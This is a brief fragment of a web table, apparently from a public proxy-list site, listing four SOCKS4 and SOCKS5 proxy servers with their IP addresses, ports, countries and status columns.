⭐	5.9.137.39	12351	Socks5	true	Germany	30	100	<a href="#">Details</a>
⭐	178.124.165.170	1080	Socks4	true	Belarus	30	100	<a href="#">Details</a>
⭐	119.81.147.156	1080	Socks5	true	Singapore	30	100	<a href="#">Details</a>
⭐	109.87.251.121	1080	Socks4	true	Ukraine	30	100	<a href="#">Details</a>

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